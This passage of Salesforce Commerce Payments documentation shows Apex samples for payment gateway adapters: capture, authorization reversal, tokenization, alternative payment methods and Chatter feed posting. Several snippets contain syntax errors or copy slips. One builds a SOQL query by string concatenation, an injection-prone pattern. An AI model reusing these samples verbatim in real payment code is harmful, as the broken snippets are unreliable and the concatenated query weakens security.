      https://**MyDomainName**.my.salesforce-sites.com/solutionusers/services/data/v49.0/commerce/payments/notify?provider=0cJR00000004CEHMAM

   c. Enter the webhook in your external payment gateway's standard notification settings.

Builder Examples for Payment Gateway Adapters

The final sections of a payment gateway adapter should define how the adapter creates requests and responses. The implementation of these classes can vary widely based on your gateway and platform requirements. We've provided several generics examples for review.

👁 Example:

buildCaptureRequest

```
private String buildCaptureRequest(commercepayments.CaptureRequest captureRequest)
 {
    Boolean IS_MULTICURRENCY_ORG = UserInfo.isMultiCurrencyOrganization();
     QueryUtils qBuilderForAuth = new QueryUtils(PaymentAuthorization.SObjectType);
     qBuilderForAuth.getSelectClause().addField('GatewayRefNumber', false);
     qBuilderForAuth.setWhereClause(' WHERE Id =' + '\'' +
captureRequest.paymentAuthorizationId + '\'');
     PaymentAuthorization authObject =
(PaymentAuthorization)Database.query(qBuilderForAuth.buildSOQL())[0];

     JSONGenerator jsonGeneratorInstance = JSON.createGenerator(true);
     jsonGeneratorInstance.writeStartObject();
     jsonGeneratorInstance.writeStringField('merchantAccount',
'{!$Credential.Username}');
     jsonGeneratorInstance.writeStringField('originalReference',
```

```
authObject.GatewayRefNumber);

    jsonGeneratorInstance.writeFieldName('modificationAmount');
    jsonGeneratorInstance.writeStartObject();
    jsonGeneratorInstance.writeStringField('value',
String.ValueOf((captureRequest.amount * 100.0).intValue()));
    jsonGeneratorInstance.writeEndObject();

    jsonGeneratorInstance.writeEndObject();
    return jsonGeneratorInstance.getAsString();
}
```

👁 Example:

createCaptureResponse

```
private commercepayments.GatewayResponse createCaptureResponse(HttpResponse response)
 {
    Map<String, Object> mapOfResponseValues = (Map
                    <String, Object>) JSON.deserializeUntyped(response.getBody());

    Integer statusCode = response.getStatusCode();
    String responceValue = (String)mapOfResponseValues.get('response');
    if(statusCode == 200) {
        system.debug('Response - success - Capture received');
      commercepayments.CaptureResponse captureResponse = new
commercepayments.CaptureResponse();
        captureResponse.setAsync(true); // Very important to treat this as an
asynchronous transaction

captureResponse.setGatewayReferenceNumber((String)mapOfResponseValues.get('pspReference'));

        captureResponse.setSalesforceResultCodeInfo(new
commercepayments.SalesforceResultCodeInfo(commercepayments.SalesforceResultCode.Success));

        return captureResponse;
    } else {
        system.debug('Response - error - Capture not received by Gateway');
        String message = (String)mapOfResponseValues.get('message');
        commercepayments.GatewayErrorResponse error = new
commercepayments.GatewayErrorResponse(String.valueOf(statusCode), message);
        return error;
    }
}
```

Payment Authorization Reversal Service

An authorization reversal is a transaction that negates an authorization by releasing the hold on funds in a customer's payment method.

IN THIS SECTION:

Authorization Reversal Apex Class Implementation

The Authorization Reversal Service uses the `AuthorizationReversalRequest` and `AuthorizationReversalResponse` classes to manage the creation and storage of authorization reversal information. Implement these classes in your payment gateway adapter.

AuthorizationReversalRequest

Represents the authorization reversal request. Extends `BaseRequest` and inherits all its methods.

`AuthorizationReversalRequest` uses a constructor to build an authorization reversal request record in Salesforce. The `AuthorizationReversalRequest` constructor takes no arguments. You can invoke it as follows.

```
CommercePayments.AuthorizationReversalRequest arr = new
CommercePayments.AuthorizationReversalRequest();
```

If you want to build a sample authorization reversal, you can also invoke a constructor with arguments for the reversal amount and payment authorization ID. However, the constructor would only work for test usage and would throw an exception if used outside of the Apex test context.

```
commercepayments.AuthorizationReversalRequest authorizationReversalRequest =
new commercepayments.AuthorizationReversalRequest(80, authObj.id);
```

AuthorizationReversalResponse

The payment gateway adapter sends this class as a response for an Authorization Reversal request type. Extends `AbstractResponse` and inherits its methods.

`AuthorizationReversalResponse` uses a constructor to build an authorization reversal request record in Salesforce. The `AuthorizationReversalResponse` constructor takes no arguments. You can invoke it as follows:

```
CommercePayments.AuthorizationReversalResponse arp = new
CommercePayments.AuthorizationReversalResponse();
```

Note: Salesforce doesn't support bulk operations or custom fields in the authorization reversal process.

Implementing Reversal Classes in Your Gateway Adapter

Add your reversal classes to your payment gateway adapter. We recommend adding `AuthorizationReversal` as a possible `requestType` value when calling `processRequest` on the gateway's response.

```
global commercepayments.GatewayResponse processRequest(commercepayments.paymentGatewayContext
 gatewayContext) {
        commercepayments.RequestType requestType = gatewayContext.getPaymentRequestType();

         commercepayments.GatewayResponse response;
```

```
        try {
        //add conditions for other requestType values here
        //..
        else if (requestType == commercepayments.RequestType.AuthorizationReversal) {
                response =
createAuthReversalResponse((commercepayments.AuthorizationReversalRequest)gatewayContext.getPaymentRequest());}


        return response;
```

Then, add a class that sets the amount of the authorization reversal request, gateway information, and the Salesforce result code.

```
global commercepayments.GatewayResponse
createAuthReversalResponse(commercepayments.AuthorizationReversalRequest authReversalRequest)
 {
        commercepayments.AuthorizationReversalResponse authReversalResponse = new
commercepayments.AuthorizationReversalResponse();
        if(authReversalRequest.amount!=null )
        {
            authReversalResponse.setAmount(authReversalRequest.amount);
        }
        else
        {
            throw new SalesforceValidationException('Required Field Missing : Amount');

        }

        system.debug('Response - success');
        authReversalResponse.setGatewayDate(system.now());
        authReversalResponse.setGatewayResultCode('00');
        authReversalResponse.setGatewayResultCodeDescription('Transaction Normal');
        //Replace 'xxxxx' with the gateway reference number.
        authReversalResponse.setGatewayReferenceNumber('SF'+xxxxx);

authReversalResponse.setSalesforceResultCodeInfo(SUCCESS_SALESFORCE_RESULT_CODE_INFO);
        return authReversalResponse;
    }
```

Sample Apex Request

```
String authorizationId = '0XcxXXXXXXXXXXXXXXX';
ConnectApi.AuthorizationReversalRequest authorizationReversalRequest = new
ConnectApi.AuthorizationReversalRequest();
authorizationReversalRequest.amount = 1.0;
authorizationReversalRequest.comments = 'Captured from custom action';
authorizationReversalRequest.ipAddress = '192.162.10.3';
authorizationReversalRequest.email = 'testuser@example.com';

ConnectApi.AuthorizationReversalResponse authorizationReversalResponse =
ConnectApi.Payments.reverseAuthorization(authorizationReversalRequest, authorizationId);
String authReversalId = authorizationReversalResponse.paymentAuthAdjustment.id;
System.debug(authorizationReversalResponse);
System.debug(authReversalId);
```

Payment Authorization Reversal Service API

An authorization reversal is a transaction that negates an authorization by releasing the hold on funds in a customer's payment method. Use the authorization reversal service to provide users with the ability to reverse an outstanding payment authorization.

Sometimes, a customer performs a payment authorization but then needs to cancel all or part of the authorization later. For example, the customer bought three items, and then realized that the first item is already in their stock. Commerce Payments API allows you to reverse all or part of an outstanding payment authorization.

After the customer payment gateway authorizes a payment, Commerce Payments creates a payment authorization record to store information about the authorization. When a user or process performs a reversal against the authorization, the authorization reversal service creates a payment authorization adjustment to store information. The adjustment is related to the authorization.

If the payment authorization is associated with an order payment summary, then the reversal amount is added to the order payment summary's `AuthorizationReversalAmount` and subtracted from its `AvailableToCaptureAmount`. But the `AvailableToCaptureAmount` is never below 0, even if a reversal makes its calculation a negative amount.

> 📝 **Note:** For an authorization reversal, the payment gateway log's `OrderPaymentSummaryId` always defaults to null. If there's an associated order payment summary, your code can set the value.

Call the authorization reversal service by making a POST request to the following endpoint.

Endpoint

```
/commerce/payments/authorizations/${*authorizationId*}/reversals
```

The service accepts one authorization reversal request per call. The following payment authorization adjustment API parameters are accepted.

Table 6: Reversal Service Input Parameters

Parameter	Required	Description
amount	Required	Amount to be reversed from the authorization. Must be greater than zero.
		Salesforce doesn't provide validations comparing `PaymentAuthorizationAdjustment.Amount` to `PaymentAuthorization.Amount`.
		If the payment gateway allows the reversal amount to be greater than the authorization amount, the authorization's resulting balance can be negative. If your gateway supports authorization balances below zero and you want to avoid gateway calls, configure your adapter to query the authorization amount, balance, and total reversal amount, and don't call the endpoint if the balance is less than zero.
accountId	Optional	Account ID to which this authorization reversal is linked.

Parameter	Required	Description
effectiveDate	Optional	The date that the reversal applies to the authorization.
email	Optional	Fraud parameter
ipAddress	Optional	Fraud parameter
macAddress	Optional	Fraud parameter
phone	Optional	Fraud parameter
comments	Optional	User-provided comments about the authorization reversal. Must be less than 1000 characters.

Sample Request and Response

This request calls a $150 reversal against an authorization.

```
{
  "accountId":"",
  "amount": "150",*  "comments": "authorization reversal request",
  "effectiveDate":"2020-10-18T11:32:27.000Z",
  "ipAddress": "202.95.77.70",
  "macAddress": "00-14-22-01-23-45",
  "phone": "100-456-67",
  "email": "test@example.org",
  "additionalData":{
      //add additional parameters if needed
      "key1":"value1",
      "key2":"value2",
      "key3":"value3",
      "key4":"value4",
      "key5":"value5"
    }
}
```

Sample Response - Success

A successful authorization reversal response provides information about the gateway's response and the values to construct a payment authorization adjustment entity.

```
HPP Status Code: 201
{
  "gatewayResponse" : {
    "gatewayDate" : "2020-10-23T15:21:58.833Z",
    "gatewayReferenceNumber" : "439XXXXXXX",
    "gatewayResultCode" : "00",
    "gatewayResultCodeDescription" : "Transaction Normal",
    "salesforceResultCode" : "Success"
  },
  "paymentAuthAdjustment" : {
    "amount" : "150.0",
```

```
    "currencyIsoCode" : "USD",
    "effectiveDate" : "2020-10-18T11:32:27.000Z",
    "id" : "9tvR00000004Cf1MAE",
    "paymentAuthAdjustmentNumber" : "PAA-00XXXXXXX",
    "requestDate" : "2020-10-23T15:21:58.000Z",
    "status" : "Processed"
  },
  "paymentGatewayLogs" : [ {
    "createdDate" : "2020-10-23T15:21:58.000Z",
    "gatewayResultCode" : "00",
    "id" : "0XtXXXXXXXXXXXXXXX",
    "interactionStatus" : "Success"
  } ]
}
```

The resulting payment authorization adjustment in Salesforce would look like this.

If an error is returned, the response contains the gateway's error code and error message.

Sample Response - Error

```
{
    "errorCode":"",
    "errorMessage":""
}
```

Tokenization Service

The credit card tokenization process replaces sensitive customer information with a one-time algorithmically generated number, called a token, used during the payment transaction. Salesforce stores the token and then uses that token as a representation of the credit card used for transactions. The token lets you store information about the credit card without storing sensitive customer data, such as credit card numbers, in Salesforce.

IN THIS SECTION:

[Tokenization Service Apex Class Implementation](#)

Use the tokenization service to hide sensitive customer payment method data. The Tokenization service uses `PaymentMethodTokenizationRequest`, `PaymentMethodTokenizationResponse`, and `CardPaymentMethodRequest`. Implement these classes in your payment gateway adapter.

[Tokenization Service API](#)

The credit card tokenization process replaces sensitive customer information with a one-time algorithmically generated number, called a token, to use during the payment transaction. Salesforce stores the token and then uses that token as a representation of the credit card used for transactions. The token lets you store information about the credit card without actually storing sensitive customer data such as credit card numbers in Salesforce. Implement our Tokenization API to add tokenization capabilities to your payment services.

Tokenization Service Apex Class Implementation

Use the tokenization service to hide sensitive customer payment method data. The Tokenization service uses `PaymentMethodTokenizationRequest`, `PaymentMethodTokenizationResponse`, and `CardPaymentMethodRequest`. Implement these classes in your payment gateway adapter.

EDITIONS

Available in: Salesforce
Spring '21 and later

Encryption for Tokenized Payment Methods

CommercePayments uses Salesforce field encryption to securely store gateway token values on customer payment method entities such as DigitalWallet, CardPaymentMethod, and AlternativePaymentMethod.

CardPaymentMethod and DigitalWallet contain the GatewayTokenEncrypted field, available in API v52.0 and later, and the GatewayToken field, available in API v48.0 and later. Both fields store gateway token values. However, GatewayTokenEncrypted uses Salesforce Classic Encryption for Custom Fields to securely encrypt the token. GatewayToken doesn't use encryption. To ensure secure tokenization, we recommend using GatewayTokenEncrypted on your DigitalWallets and CardPaymentMethods. The AlternativePaymentMethod object uses a GatewayToken field for token storage, however, this field is encrypted on AlternativePaymentMethods.

In API version 52.0 and later, CardPaymentMethods and DigitalWallets can't store values for GatewayTokenEncryption and GatewayToken at the same time on the same record. If you try to assign one while the other exists, Salesforce throws an error.

Your payment gateway adapter uses the `PaymentMethodTokenizationRequest` and `PaymentMethodTokenizationResponse` classes to retrieve a gateway token from the payment gateway, encrypt it in Salesforce, and store the value on a payment method entity. Let's see how we can configure these classes in our payment gateway adapter.

Implementing Tokenization Classes in Your Gateway Adapter

The following code is used within your `PaymentGatewayAdapter` Apex class.

Gateway tokens are created and encrypted when the `GatewayResponse` class's `processRequest` method receives a tokenization request. If the request type is `Tokenize`, `GatewayResponse` calls the `createTokenizeResponse` method and passes an instance of the `PaymentMethodTokenizationRequest` class. The passed `PaymentMethodTokenizationRequest` object contains the address and cardPaymentMethod information that the payment gateway needs to manage the tokenization process. For example:

```
global commercepayments.GatewayResponse processRequest(commercepayments.paymentGatewayContext
 gatewayContext) {
        commercepayments.RequestType requestType = gatewayContext.getPaymentRequestType();

        commercepayments.GatewayResponse response;
        try
        {
            if (requestType == commercepayments.RequestType.Tokenize) {
                    response =
createTokenizeResponse((commercepayments.PaymentMethodTokenizationRequest)gatewayContext.getPaymentRequest());

            }
            //Add other else if statements for different request types as needed.
            return response;
        }
        catch(SalesforceValidationException e)
        {
            commercepayments.GatewayErrorResponse error = new
commercepayments.GatewayErrorResponse('400', e.getMessage());
            return error;
        }
    }
```

Configure the `createTokenizeResponse` method to accept an instance of `PaymentMethodTokenizationRequest` and then build an instance of `PaymentMethodTokenizationResponse` based on the values that it receives from the payment

gateway. The tokenizeResponse contains the results of the gateway's tokenization process, and if successful, the tokenized value. In this example, we call the `setGatewayTokenEncrypted` method to set the tokenized value in our tokenization response.

```
public commercepayments.GatewayResponse
createTokenizeResponse(commercepayments.PaymentMethodTokenizationRequest tokenizeRequest)
  {
        commercepayments.PaymentMethodTokenizationResponse tokenizeResponse = new
commercepayments.PaymentMethodTokenizationResponse();
        tokenizeResponse.setGatewayTokenEncrypted(encryptedValue);
        tokenizeResponse.setGatewayTokenDetails(tokenDetails);
        tokenizeResponse.setGatewayAvsCode(avsCode);
        tokenizeResponse.setGatewayMessage(gatewayMessage);
        tokenizeResponse.setGatewayResultCode(resultcode);
        tokenizeResponse.setGatewayResultCodeDescription(resultCodeDescription);
        tokenizeResponse.setSalesforceResultCodeInfo(resultCodeInfo);
        tokenizeResponse.setGatewayDate(system.now());
        return tokenizeResponse;
    }
```

The `setGatewayTokenEncrypted` method is available in Salesforce API v52.0 and later. It uses Salesforce classic encryption to set the encrypted token value that you can store in GatewayTokenEncrypted on a CardPaymentMethod or DigitalWallet, or in GatewayToken on an AlternativePaymentMethod. We recommend using `setGatewayTokenEncrypted` to ensure your tokenized payment method values are encrypted and secure.

```
    /** @description Method to set Gateway token to persist in Encrypted Text */
    global void setGatewayTokenEncrypted(String gatewayTokenEncrypted) {
        if (gatewayTokenSet)  {
            throwTokenError();
        }
        this.delegate.setGatewayTokenEncrypted(gatewayTokenEncrypted);
        gatewayTokenEncryptedSet = true;
    }
```

If the instantiated class already has a gateway token, `setGatewayTokenEncrypted` throws an error.

📝 **Note:** While the PaymentMethodTokenizationResponse's `setGatewayToken` method (available in API v48.0 and later) also returns a payment method token, the tokenized value isn't encrypted.

Tokenization Service API

The credit card tokenization process replaces sensitive customer information with a one-time algorithmically generated number, called a token, to use during the payment transaction. Salesforce stores the token and then uses that token as a representation of the credit card used for transactions. The token lets you store information about the credit card without actually storing sensitive customer data such as credit card numbers in Salesforce. Implement our Tokenization API to add tokenization capabilities to your payment services.

In a typical tokenization process, the payments platform accepts customer payment method data and passes it to a remote token service server on the payment gateway, outside of Salesforce. The server provides the tokenized value for storage on the platform. For example, a customer provides a credit card number of *4111 1111 1111 1234*. The token server stores this value, associates it with a token of *2537446225198291*, and sends that token for storage on the platform.

During communication with the merchant, the merchant sends the *2537446225198291* token to the token server. The token server confirms that it matches the customer's token, and authorizes the merchant to perform the transaction against the customer's card.

The Commerce Payments Tokenization API accepts credit card information and uses the external payment gateway configured through the customer's Salesforce org to tokenize the card information. It then returns the tokenization representation. The API then saves the token in `CardPaymentMethod`.

Call the authorization reversal service by making a POST request to the following endpoint.

Endpoint

```
/commerce/payments/payment-method/tokens/
```

The Tokenization Service accepts the following request parameters from payment and related entities.

Table 7: Tokenization Service Input Parameters

Parameter	Required	Details

`cardPaymentMethod: {`
`  "cardHolderName":"",`
`  "expiryMonth":"",`
`  "expiryYear":"",`
`  "startMonth":"",`
`  "startYear":"",`
`  "cvv":"",`
`  "cardNumber":"",`
`  "cardCategory":"",`
`  "cardType":"",`
`  "nickName":"",`
`  "cardHolderFirstName":"",`
`  "cardHolderLastName":"",`
`  "email":"",`
`  "comments":""`
`}`
	Required	Details of the credit card to be tokenized.

`accountId`	Optional	Salesforce Account ID of the card owner.

`"address":{`
`  "street":"",`
`  "city":"",`
`  "state":"",`
`  "country":"",`
`  "postalCode":"",`
`  "companyName":"",`
`}`
	Optional	Address information of the customer who owns the credit card payment method being tokenized.

`paymentGatewayId`	Required	The external payment gateway related to the tokenization server.
`email`	Optional	Fraud parameter.
`ipAddress`	Optional	Fraud parameter.
`macAddress`	Optional	Fraud parameter.
`phone`	Optional	Fraud parameter.

Parameter	Required	Details
additionalData	Optional	Any additional data required by the gateway to tokenize a credit card payment method.

Sample Request and Response

This sample request provides a customer's credit card information for tokenization.

```
{
    "cardPaymentMethod": {
        "cardHolderName":"Carol Smith",
        "expiryMonth": "05",
        "expiryYear": "2025",
        "startMonth": "",
        "startYear": "",
        "cvv": "000",
        "cardNumber": "4111111111111111",
        "cardCategory": "Credit",
        "cardType": "Visa",
        "nickName": "",
        "cardHolderFirstName": "Carol",
        "cardHolderLastName": "Smith",
        "email" : "csmith@example.com",
        "comments" : "",
        "accountId": "000XXXXXXXX"
    },
    "address":{
        "street": "128 1st Street",
        "city": "San Francisco",
        "state": "CA",
        "country": "USA",
        "postalCode": "94015",
        "companyName": "Salesforce"
    },
    "paymentGatewayId" : "000XXXXXXXX",
    "email": ""
    "ipAddress": "",
    "macAddress": "",
    "phone": "",

    "additionalData":{
        //add additional information if needed
        "key1":"value1",
        "key2":"value2",
        "key3":"value3",
        "key4":"value4",
        "key5":"value5"
    }
}
```

Sample Success Response

A successful tokenization response updates the payment method and provides information about the gateway response and any payment gateway logs.

```
{
  "paymentMethod": {
    "id": "03OR0000000xxxxxxx",
    "accountId" : "001xx000000xxxxxxx",
    "status" : "Active"
  },
  "gatewayResponse" : {
    "gatewayResultCode": "00",
    "gatewayResultCodeDescription": "Transaction Normal",
    "gatewayDate": "2020-12-08T04:03:20.000Z",
    "gatewayAvsCode" : "7638788018713617",
    "gatewayMessage" : "8313990738208498",
    "salesforceResultCode": "Success",
    "gatewayTokenEncrypted" : "SF701252"
  }
  "paymentGatewayLogs" : [ {
    "createdDate" : "2020-12-08T04:03:20.000Z",
    "gatewayResultCode" : "00",
    "id" : "0XtR0000000xxxxxxx",
    "interactionStatus" : "NoOp"
  } ],
}
```

Alternative Payment Methods

An alternative payment method allows customers to store and represent payment method information not represented by another pre-defined payment method such as `CardPaymentMethod` or `DigitalWallet`. Common examples of alternative payment methods include CashOnDeliver, Klarna, and Direct Debit. Alternative payment methods are available in API v51.0 and later.

EDITIONS

Available in: Salesforce Spring '21 and later

Create a unique record type for each type of alternative payment method in your org. This way, each of your alternative payment methods can show different picklist values and page layouts based on the method provider and gateway provider's requirements. For example, you could have one alternative payment method record type for direct debit and a different record type for cash on deliver.

We also recommend creating a `GtwyProviderPaymentMethodType` for each of your unique alternative payment method record types.

AlternativePaymentMethod has the private sharing model enabled as default for both internal and external users. Only the record owner and users with higher ownership have Read, Edit, and Delete access.

👁 Example: Let's say you wanted to make an alternative payment method for GiroPay. First, create an `AlternativePaymentMethod` record type.

New RecordType

```
/services/data/v51.0/sobjects/RecordType
```

```
{
 "Name" : "Giro Pay",
 "DeveloperName" : "GiroPay",
```

```
    "SobjectType" : "AlternativePaymentMethod"
}
```

Next, create an alternative payment method record for the `AlternativePaymentMethod` record type.

New AlternativePaymentMethod

```
/services/data/v51.0/sobjects/AlternativePaymentMethod
```

```
{
 "ProcessingMode": "External",
 "status":"Active",
 "GatewayToken":"mHkDsh0oIA3mnWjo9UL",
"NickName" : "MyGiroPay",
"RecordTypeId" : "{record_type_id}"
}
```

You can also create a gateway provider payment method type.

New GtwyProvPaymentMethodType

```
{
 "PaymentGatewayProviderId": "XXXXXXXXXXXXXX",
 "PaymentMethodType":"AlternativePaymentMethod",
 "GtwyProviderPaymentMethodType" : "PM_Giro",
 "DeveloperName" : "DevName",
 "MasterLabel" : "MasterLabel",
 "RecordTypeId" : "{record_type_id}"
}
```

Process Payments

Process a payment in the payment gateway.

To access `commercepayments` API, you need the PaymentPlatform org permission.

1. Get the payment capture request object from the `PaymentGatewayContext Class`.

```
commercepayments.CaptureRequest =
(commercepayments.CaptureRequest)gatewayContext.getPaymentRequest()
```

2. Set the HTTP request object.

```
HttpRequest req = new HttpRequest();
req.setHeader('Content-Type', 'application/json');
```

3. Read the parameters from the `CaptureRequest` object and prepare the HTTP request body.

4. Make the HTTP call to the gateway using the `PaymentsHttp Class`.

```
commercepayments.PaymentsHttp http = new commercepayments.PaymentsHttp();
HttpResponse res = http.send(req);
```

5. Parse the `httpResponse` and prepare the `CaptureResponse` object.

```
commercepayments.CaptureResponse captureResponse = new commercepayments.CaptureResponse();
captureResponse.setGatewayResultCode("");
captureResponse.setGatewayResultCodeDescription("");
captureResponse.setGatewayReferenceNumber("");
captureResponse.setSalesforceResultCodeInfo(getSalesforceResultCodeInfo(commercepayments.SalesforceResultCode.SUCCESS.name()));

captureResponse.setGatewayReferenceDetails("");
captureResponse.setAmount(double.valueOf(100);
```

6. Return the `captureResponse`.

Process Refund

Process a refund in the payment gateway.

To access the `commercepayments` API, you need the PaymentPlatform org permission.

1. Get the referenced refund request object from the `PaymentGatewayContext Class`.

```
commercepayments.ReferencedRefundRequest =
(commercepayments.ReferencedRefundRequest)gatewayContext.getPaymentRequest();
```

2. Set the HTTP request object.

```
HttpRequest req = new HttpRequest();
req.setHeader('Content-Type', 'application/json');
```

3. Read the parameters from the `ReferencedRefundRequest` object and prepare the HTTP request body.

4. Make the HTTP call to the gateway using the `PaymentsHttp Class`.

```
commercepayments.PaymentsHttp http = new commercepayments.PaymentsHttp();
HttpResponse res = http.send(req);
```

5. Parse the `httpResponse` and prepare the `ReferencedRefundResponse` object.

```
commercepayments.ReferencedRefundResponse referencedRefundResponse = new
commercepayments.ReferencedRefundResponse();
referencedRefundResponse.setGatewayResultCode("");
referencedRefundResponse.setGatewayResultCodeDescription("");
referencedRefundResponse.setGatewayReferenceNumber("");
referencedRefundResponse.setSalesforceResultCodeInfo(getSalesforceResultCodeInfo(commercepayments.SalesforceResultCode.SUCCESS.name()));

referencedRefundResponse.setGatewayReferenceDetails("");
referencedRefundResponse.setAmount(double.valueOf(100);
```

6. Return the `referencedRefundResponse`.

Idempotency Guidelines

Idempotency represents the ability of a payment gateway to recognize duplicate requests submitted either in error or maliciously, and then process the duplicate requests accordingly. When working with an idempotent gateway, consider these important guidelines.

To access the `commercepayments` API, you need the PaymentPlatform org permission.

The payment gateway adapter class is linked to a paymentGatewayProvider object record. CCS Payments provides its own layer of idempotency for its own service request. Each payment gateway can also specify their `idempotencySupported` value in the paymentGatewayProvider object record. If Salesforce CCS Payment APIs detects a duplicate request and the gateway provider supports idempotency, the request body's `duplicate` parameter becomes _True_.

```
commercepayments.CaptureRequest request =
(commercepayments.CaptureRequest)paymentGatewayContext.getPaymentRequest();
Boolean isDuplicate = requestObject.duplicate
```

The idempotency key can be fetched from the request object.

```
String idempotencyKey = request.idempotencyKey
```

Sample Payment Gateway Implementation for CommercePayments

We've created a GitHub repository containing code samples for a sample Payeezy payment gateway implementation with the CommercePayments namespace. Review the sample code if you need help with configuring your payment gateway implementation.

Review our code samples in the CommercePayments Gateway Reference Implementation for Payeezy repository.

Connect in Apex

Use Connect in Apex to develop custom experiences in Salesforce. Connect in Apex provides programmatic access to B2B Commerce, CMS managed content, Experience Cloud sites, topics, and more. Create Apex pages that display Chatter feeds, post feed items with mentions and topics, and update user and group photos. Create triggers that update Chatter feeds.

Many Connect REST API resource actions are exposed as static methods on Apex classes in the `ConnectApi` namespace. These methods use other `ConnectApi` classes to input and return information. We refer to the `ConnectApi` namespace as _Connect in Apex._

In Apex, you can access some Connect data using SOQL queries and objects. However, it's simpler to expose data in `ConnectApi` classes, and data is localized and structured for display. For example, instead of making several calls to access and assemble a feed, you can do it with a single call.

Connect in Apex methods execute in the context of the user executing the methods. The code has access to whatever the context user has access to. It doesn't run in system mode like other Apex code.

For Connect in Apex reference information, see ConnectApi Namespace.

IN THIS SECTION:

Connect in Apex Examples

Use these examples to perform common tasks with Connect in Apex.

Connect in Apex Features

This topic describes which classes and methods to use to work with common Connect in Apex features.

Connect in Apex Examples

Use these examples to perform common tasks with Connect in Apex.

IN THIS SECTION:

Get Feed Elements From a Feed

This example calls `getFeedElementsFromFeed(communityId, feedType, subjectId)` to get the first page of feed elements from the context user's news feed.

```
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.News, 'me');
```

The `getFeedElementsFromFeed` method is overloaded, which means that the method name has many different signatures. A signature is the name of the method and its parameters in order.

Each signature lets you send different inputs. For example, one signature may specify the feed type and the subject ID. Another signature could have those parameters and an additional parameter to specify the maximum number of comments to return for each feed element.

> 💡 **Tip:** Each signature operates on certain feed types. Use the signatures that operate on the `ConnectApi.FeedType.Record` to get group feeds, since a group is a record type.

SEE ALSO:

    Apex Reference Guide: ChatterFeeds Class

Get Feed Elements From Another User's Feed

This example calls `getFeedElementsFromFeed(communityId, feedType, subjectId)` to get the first page of feed elements from another user's feed.

```
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.UserProfile, '005R0000000HwMA');
```

This example calls the same method to get the first page of feed elements from another user's record feed.

```
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.Record, '005R0000000HwMA');
```

The `getFeedElementsFromFeed` method is overloaded, which means that the method name has many different signatures. A signature is the name of the method and its parameters in order.

Each signature lets you send different inputs. For example, one signature can specify the feed type and the subject ID. Another signature could have those parameters and an extra parameter to specify the maximum number of comments to return for each feed element.

Get Site-Specific Feed Elements from a Feed

Display a user profile feed that contains only feed elements that are scoped to a specific Experience Cloud site. Feed elements that have a User or a Group parent record are scoped to sites. Feed elements whose parents are record types other than User or Group are always visible in all sites. Other parent record types could be scoped to sites in the future.

This example calls `getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, filter)` to get only site-specific feed elements.

```
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.UserProfile, 'me', 3, ConnectApi.FeedDensity.FewerUpdates, null, null,
 ConnectApi.FeedSortOrder.LastModifiedDateDesc, ConnectApi.FeedFilter.CommunityScoped);
```

Post a Feed Element

This example calls `postFeedElement(communityId, subjectId, feedElementType, text)` to post a string of text.

```
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), '0F9d0000000TreH',
ConnectApi.FeedElementType.FeedItem, 'On vacation this week.');
```

The second parameter, `subjectId` is the ID of the parent this feed element is posted to. The value can be the ID of a user, group, or record, or the string `me` to indicate the context user.

Post a Feed Element with a Mention

You can post feed elements with mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or use this example, which calls `postFeedElement(communityId, feedElement)`.

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

mentionSegmentInput.id = '005RR000000Dme9';
messageBodyInput.messageSegments.add(mentionSegmentInput);

textSegmentInput.text = 'Could you take a look?';
messageBodyInput.messageSegments.add(textSegmentInput);

feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;
feedItemInput.subjectId = '0F9RR0000004CPw';

ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
```

Post a Feed Element with Existing Files

This example calls `postFeedElement(communityId, feedElement)` to post a feed item with files that have already been uploaded.

```
// Define the FeedItemInput object to pass to postFeedElement
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
feedItemInput.subjectId = 'me';

ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
textSegmentInput.text = 'Would you please review these docs?';

// The MessageBodyInput object holds the text in the post
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
feedItemInput.body = messageBodyInput;

// The FeedElementCapabilitiesInput object holds the capabilities of the feed item.
// For this feed item, we define a files capability to hold the file(s).

List<String> fileIds = new List<String>();
fileIds.add('069xx00000000QO');
fileIds.add('069xx00000000QT');
fileIds.add('069xx00000000Qn');
fileIds.add('069xx00000000Qi');
fileIds.add('069xx00000000Qd');

ConnectApi.FilesCapabilityInput filesInput = new ConnectApi.FilesCapabilityInput();
filesInput.items = new List<ConnectApi.FileIdInput>();
```

```
for (String fileId : fileIds) {
    ConnectApi.FileIdInput idInput = new ConnectApi.FileIdInput();
    idInput.id = fileId;
    filesInput.items.add(idInput);
}

ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
feedElementCapabilitiesInput.files = filesInput;

feedItemInput.capabilities = feedElementCapabilitiesInput;

// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
```

Post a Rich-Text Feed Element with Inline Image

You can post rich-text feed elements with inline images and mentions two ways. Use the ConnectApiHelper repository on GitHub to
write a single line of code, or use this example, which calls postFeedElement(communityId, feedElement). In this
